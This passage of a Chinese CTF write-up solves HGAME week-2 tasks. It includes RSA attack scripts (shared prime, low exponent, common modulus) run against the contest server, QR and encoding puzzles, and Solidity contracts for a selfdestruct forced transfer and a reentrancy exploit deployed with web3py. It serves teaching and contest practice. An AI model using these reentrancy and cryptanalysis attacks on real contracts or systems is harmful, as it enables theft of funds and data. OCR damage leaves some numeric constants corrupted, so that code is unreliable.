        return self.p*self.q*self.r, self.e, self.p
```

这里给了$p, p*q*r, e$，可以直接分解$q*r$来解密即可。

- Task 2

```
from Crypto.Util.number import *
from challenges import chall2_secret

class RSAServe:
    def __init__(self) -> None:
        self.p = getPrime(512)
        self.q = getPrime(512)
        self.e = 65537
        self.m = chall2_secret

```

```python
    def encrypt(self):
        m_ = bytes_to_long(self.m)
        c = pow(m_ ,self.e, self.p*self.q)
        self.q = getPrime(512)
        return hex(c)

    def check(self, msg):
        return msg == self.m

    def pubkey(self):
        return self.p*self.q, self.e
```

第二关注意到在每次加密后q都会重新生成，所以可以通过获取两次n取公因子来分解n进而进行解密。

- Task 3

```python
from Crypto.Util.number import *
from challenges import chall3_secret

class RSAServe:
    def __init__(self) -> None:
        self.p = getPrime(512)
        self.q = getPrime(512)
        self.e = 3
        self.m = chall3_secret

    def encrypt(self):
        m_ = bytes_to_long(self.m)
        c = pow(m_, self.e, self.p*self.q)
        return hex(c)

    def check(self, msg):
        return msg == self.m

    def pubkey(self):
        return self.p*self.q, self.e
```

第三关是低加密指数攻击。

- Task 4

```python
from Crypto.Util.number import *
from challenges import chall4_secret

class RSAServe:
    def __init__(self) -> None:
        self.p = getPrime(512)
        self.q = getPrime(512)
        self.e = getPrime(17)
        self.m = chall4_secret

    def encrypt(self):
        m_ = bytes_to_long(self.m)
        c = pow(m_, self.e, self.p*self.q)
        self.e = getPrime(17)
        return hex(c)

    def check(self, msg):
        return msg == self.m

    def pubkey(self):
        return self.p*self.q, self.e
```

第四关是共模攻击。

EXP：

```python
from pwn import *
from Crypto.Util.number import *
from RSA.Commommodeattack import *
import gmpy2
context.log_level = 'debug'

r = remote('week-2.hgame.lwsec.cn', 32616)
def solve1():
    c = 0x25f18587f25cbebb53ae3ba9bb52ac7029e98500d52e0c4cf04265472082995bab0ee4579d20d94521
    n = 148066642734421573563209869584306443278190171220098363507047564564283835083725724677889457802453421
    e = 65537
    p = 248879059928807339353490272858978481759
    q = 755796427344487990253952738781
    s = 787161848562070454903477094799
    assert n == p * q * s
    phi = (p - 1) * (q - 1) * (s - 1)
    d = gmpy2.invert(e, phi)
    m = pow(c, d, n)
    # print(long_to_bytes(m))
    #! b'm<n_But_also_m<p'
    r.sendafter(b'> ', b'1')
    r.sendafter(b'> ', b'3')
    r.sendafter(b'input your answer: ', long_to_bytes(m))

def solve2():
    n1 = 57474391100154368815058010779302394882595055282203580677444354472420216631392289910834673418139989874140804899807170440156304536973624864929733100324668514900543232531785475584836751798558320803409777544920651396113918686391165564197321439149406394579419749577657738369682199897111105383698341005217591190657
    n2 = 63345767103552726411908445537981231508820837981846253285582592450258377229696720786115051904419372171918120353595866121246458227462255081856575694896601377099063613848058171058078410035098123622198220261010247642744977070201625873104064583245782153246865109478510293159483806029724345584220147873651075619609
    e = 65537
    c =
0x1b260ff9cdf84cb37455a1e6bbdb801aed54e9ec30420ef228459aaa7b1665079e2eab2e88
a02e4d77b5126a2eaff8e07e09f3c7b40a639b982095a9110b108b9cae4444d9d611fc753776
7d5f9963acf120127c8485a35ba2282b08599f54718121e0728db491a14c806b5cf57fcbaeb3
d38b1efb85ce1906b7805ac4a6f687
    p = gmpy2.gcd(n1, n2)
    q = n1 // p
    phi = (p - 1) * (q - 1)
    d = gmpy2.invert(e, phi)
    m = pow(c, d, n1)
    # print(long_to_bytes(m))
    #! b'make_all_modulus_independent'
    r.sendafter(b'> ', b'2')
    r.sendafter(b'> ', b'3')
    r.sendafter(b'input your answer: ', long_to_bytes(m))

def solve3():
    n =
868797539397321501301959605607716782346234929740772400177942793765562529551O
675897822518702069760313161959443274726212756782573753327100358747082915943 6
333509280683939462732615046272433888053895577629153098354722149413578313770 7
316595128670279935976513966032213008806130421233882418638348038486973412513 5
3483
    e = 3
    c =
0xfec61958cefda3eb5f709faa0282bffaded0a323fe1ef370e05ed3744a2e53b55bdd43e959
4427c35514505f26e4691ba86c6dcff6d29d69110b15b9f84b0d8eb9ea7c03aaf24fa957314b
89febf46a615f81ec031b12fe725f91af9d269873a69748
    m, tag = gmpy2.iroot(c, e)
    # print(long_to_bytes(m))
    #! b'encrypt_exponent_should_be_bigger'
    r.sendafter(b'> ', b'3')
    r.sendafter(b'> ', b'3')
    r.sendafter(b'input your answer: ', long_to_bytes(m))

def solve4():
    n =
1069569018295306083175798363319931774751228681047573109192627939476201586522
0601253024207078569632918744365587857429634442708689398105898890102995143030
0402949155909074504738525386948083004329521110340098985661023947080607596827
8719085855446295039458766481468862410178323658138521074885842115364637241993
17059
    c1 =
0x9368e6e87e20bf743e8ccd7bf7c84c797cde767ec755f0f6dd67d99bf37e922aafca571165
b8c6163fa6e6d22967efa34acbb0fad6d34513dcff0f747c2cf7668dac2f8c1ad5c477a62b6f
770220ada09a2edcda3bb2c388f9f91b6f53a0c2845e06c5ac9bcf0928f62b91750a5e3612cf
a89fdd0f1805a568be522b38a891c5
    c2 =
0x2d6caf40f1a027a70f2449dd915a7e76cdbca66cd81bea6fd74f2a4fd502483bb15c4ce89b
0180576d27891086535bca097d284cd4919fbbdb2aade2f2c7f5d4979eafc9f4bd14cd71080d
003681841e83b29e544cfe699a431ae04462e9d72975174eb2e7403904c6a5c55ce3ce61eca5
da68de18e6b05e282e7fc728896d67
    e1 = 70913
    e2 = 68711
    m = CommomModeAttack(n, c1, c2, e1, e2)
    #! b'never_uese_same_modulus'
    r.sendafter(b'> ', b'4')
    r.sendafter(b'> ', b'3')
    r.sendafter(b'input your answer: ', long_to_bytes(m))


solve1()
solve2()
solve3()
solve4()
r.interactive()
#! hgame{wOw_you^knowT^e_CoMmOn_&t$ack_@bout|RSA}
```


Misc

Tetris Master

这题应该是出题人题目环境没设置好，ssh连上之后直接`Ctrl+C`就能退出到 shell。

Sign In Pro Max


将每个部分进行解密即可，最后用`-`连接即可（uuid的格式）



```
Part1, is seems like baseXX: QVl5Y3BNQjE1ektibnU3SnN6M0tGaQ==    f51d3a18
Part2, a hash function with 128bit digest size and 512bit block size: c629d83ff9804fb62202e90b0945a323   f91c  md5
Part3, a hash function with 160bit digest size and 512bit block size: 99f3b3ada2b4675c518ff23cbd9539da05e2f1f8   4952  SHA1
Part4, the next generation hash function of part3 with 256bit block size and 64 rounds: 1838f8d5b547c012404e53a9d8c76c56399507a2b017058ec7f27428fda5e7db  a3ed  SHA256
Ufwy5 nx 0gh0jf61i21h, stb uzy fqq ymj ufwyx ytljymjw, its'y ktwljy ymj ktwrfy.
Part5  is  0bc0ea61d21c,  now  put  all  the  parts  together,  don't  forget  the  format.
key:  ffffff
hgame{f51d3a18-f91c-4952-a3ed-0bc0ea61d21c}
```

crazy_qrcode

首先观察`password.png`，可以在网站https://merricx.github.io/qrazybox/上修改一下纠错等级和掩码：




Format Info Pattern

Error Correction Level: H

Mask Pattern : 4

可以得到压缩包的密码：





QR Decoder

Decoded Message :

QDjkXkpM0BHNXujs

解压后得到 25 张二维码的残图，根据文本文件的内容可以猜测应该是按顺序分割后进行了旋转，将其旋转后拼接即可：





Barcode Reader Online

Upload your image, choose the barcode type or leave “All types” and click on “Read Barcode” button.

Powered by aspose.com and aspose.cloud

Type: QR

Cr42y_qrc0de

`hgame{Cr42y_qrc0de}`

Blockchain

VidarBank

合约源码：

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity >=0.8.7;

contract VidarBank {
    mapping(address => uint256) public balances;
    mapping(address => bool) public doneDonating;
    event SendFlag();

    constructor() {}

    function newAccount() public payable{
        require(msg.value >= 0.0001 ether);
        balances[msg.sender] = 10;
        doneDonating[msg.sender] = false;
    }

    function donateOnce() public {
        require(balances[msg.sender] >= 1);
        if(doneDonating[msg.sender] == false) {
            balances[msg.sender] += 10;
            msg.sender.call{value: 0.0001 ether}("");
            doneDonating[msg.sender] = true;
        }
    }

    function getBalance() public view returns (uint256) {
        return balances[msg.sender];
    }

    function isSolved() public {
         require(balances[msg.sender] >= 30, "Not yet solved!");
         emit SendFlag();
    }
}
```

要求我们触发`SendFlag()`事件，这需要`msg.sender`的余额大于 30，那么看看有哪些增加余额的方法。

发现`donateOnce()`中先将余额增加10之后调用了`call`向`msg.sender`发送以太币，这里存在可重入漏洞。

这是因为在向合约发送 send、transfer、call 信息时都会调用`fallback`函数，这是一个匿名函数，若攻击者在这个函数中调用被攻击合约的转账函数，就会造成循环转账，同时 send 和 transfer 传递给 fallback 都只有 2300 gas，这不支持进行再次调用，但是 call 会调用全部的 gas，从而导致在被攻击合约的余额小于转账数额之前都不会进行下一步操作。

需要注意的是，目标合约在部署时是没有以太币的，我们需要利用自毁函数强制对其进行转账，这样才能使其可以进行转账等操作。

那么我们首先编写一个自毁合约向其强制转账：

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity >=0.8.7;

contract Attack{
    constructor() payable {}

    function attack() public payable {
        address payable addr = payable(address(0x8C0f580D15EcD021ccd3cae3b2b2DFda9442B369));//这里地址是目标合约的地址
        selfdestruct(addr);
    }
}
```

同时这题也无法使用 remix 进行交互，这里利用 web3py 将合约部署上链：

```
import web3
import json

# Connect to the Ethereum network using a Web3 provider
web3 = web3.Web3(web3.Web3.HTTPProvider("http://week-2.hgame.lwsec.cn:30797/"))
print(web3.isConnected())

#! 部署自毁合约对目标合约进行转账
#! 读取文件中的abi和bin
with open('selfkill.abi', 'r') as f:
    abi = json.load(f)
with open('selfkill.bin', 'r') as f:
    code = f.read()

chain_id = 63504
my_address = ""
private_key = ""

#! 创建合约
NewContract = web3.eth.contract(abi=abi, bytecode=code)

#! 构造交易
nonce = web3.eth.getTransactionCount(my_address)
print(nonce)
transaction = NewContract.constructor().buildTransaction(
    {
        "chainId": chain_id,
        "gasPrice": web3.eth.gas_price,
        "from": my_address,
        "nonce": nonce,
        "value": web3.toWei(1, 'ether'),
    }
)

#! 签名交易
sign_txn = web3.eth.account.sign_transaction(transaction, private_key=private_key)

#! 发送交易
tx_hash = web3.eth.sendRawTransaction(sign_txn.rawTransaction)
tx_receipt = web3.eth.wait_for_transaction_receipt(tx_hash)

#! 得到交易的地址
print("[+] contract address: " + tx_receipt.contractAddress)
print("[+] transaction hash: " + web3.toHex(tx_hash))
```

然后调用合约的`attack()`函数即可进行自毁对目标合约进行转账：

```
import web3
import json

def printbalance(address):
    balance = web3.eth.getBalance(address)
    print(web3.fromWei(balance, 'ether'))

# Connect to the Ethereum network using a Web3 provider
web3 = web3.Web3(web3.Web3.HTTPProvider("http://week-2.hgame.lwsec.cn:30797/"))
print(web3.isConnected())

chain_id = 63504
my_address = ""
private_key = ""

#! 与执行自毁函数的合约进行交互向目标合约地址转账
with open("selfkill.abi") as f:
    abi = f.read()
```

```
contract_address = "0xF0CA3E5040f0E3e6b8C1E02D28544329B19E9e62"

contract = web3.eth.contract(address=contract_address, abi=abi)
print(contract.all_functions())

printbalance(contract_address)

#! 构造交易
nonce = web3.eth.getTransactionCount(my_address)
transaction = contract.functions.attack().buildTransaction(
    {
        "gas": 1000000,
        "gasPrice": web3.eth.gas_price,
        "from": my_address,
        "nonce": nonce,
    }
)

#! 签名交易
sign_txn = web3.eth.account.sign_transaction(transaction, private_key=private_key)

#! 发送交易
tx_hash = web3.eth.sendRawTransaction(sign_txn.rawTransaction)
tx_receipt = web3.eth.wait_for_transaction_receipt(tx_hash)

printbalance(contract_address)
printbalance("0x8C0f580D15EcD021ccd3cae3b2b2DFda9442B369")
```

接下来编写一个带有恶意 fallback 函数的合约进行重入攻击：

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity >=0.8.7;

interface VidarBank {
    function newAccount() external payable;
    function donateOnce() external;
    function isSolved() external;
}

contract bank_attack{
    address targetaddress = 0x8C0f580D15EcD021ccd3cae3b2b2DFda9442B369;
    VidarBank vidar = VidarBank(targetaddress);
    uint private flag = 0;

    constructor() payable {}

    function attack() public payable {
        vidar.newAccount{value:0.0001 ether}();
        vidar.donateOnce();
        vidar.isSolved();
    }
    fallback() external payable {
        require (flag == 0);
        flag = 1;
        vidar.donateOnce();
    }
}
```

同样将其部署上链之后调用其`attack()`函数即可：

```python
# -*- encoding: utf-8 -*-
'''
@File    :   VidarBank.py
@Time    :   2023/01/12 23:10:28
@Author  :   zeroc
'''
import web3
import json

def printbalance(address):
    balance = web3.eth.getBalance(address)
    print(web3.fromWei(balance, 'ether'))

# Connect to the Ethereum network using a Web3 provider
web3 = web3.Web3(web3.Web3.HTTPProvider("http://week-2.hgame.lwsec.cn:30797/"))
print(web3.isConnected())

chain_id = 63504
my_address = ""
private_key = ""

with open("bankattack.abi") as f:
    abi = f.read()
contract_address = "0x21b1E929a952beCee36FA33568a0ec17a18315F9"

contract = web3.eth.contract(address=contract_address, abi=abi)
print(contract.all_functions())

printbalance(contract_address)

#! 构造交易
nonce = web3.eth.getTransactionCount(my_address)
transaction = contract.functions.attack().buildTransaction(
    {
        "gas": 1000000,
        "gasPrice": web3.eth.gas_price,
        "from": my_address,
        "nonce": nonce,
    }
)

#! 签名交易
sign_txn = web3.eth.account.sign_transaction(transaction, private_key=private_key)

#! 发送交易
tx_hash = web3.eth.sendRawTransaction(sign_txn.rawTransaction)
tx_receipt = web3.eth.wait_for_transaction_receipt(tx_hash)
```

```

#! 得到交易的哈希
print("[+] transaction hash: " + web3.toHex(tx_hash))
```

Transfer

合约源码：

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity >=0.8.7;

contract Transfer{
    constructor() {}

    function isSolved() public view returns(bool) {
        return address(this).balance >= 0.5 ether;
    }
}
```

这里要求合约的余额大于`0.5 ether`，那么利用我们上一题提到的自毁函数即可强制对其转账。


自毁合约同上，目标合约地址改一下即可。

这题可以直接使用 remix 进行交互，在部署好合约之后调用`attack()`即可。

IOT


Pirated router

给了一个路由器的 bin 文件，可以先用 binwalk 分离一下，在`/bin`中发现可疑文件`secret_program`：



可能会损害您的系统。

拖到 IDA 中分析一下：



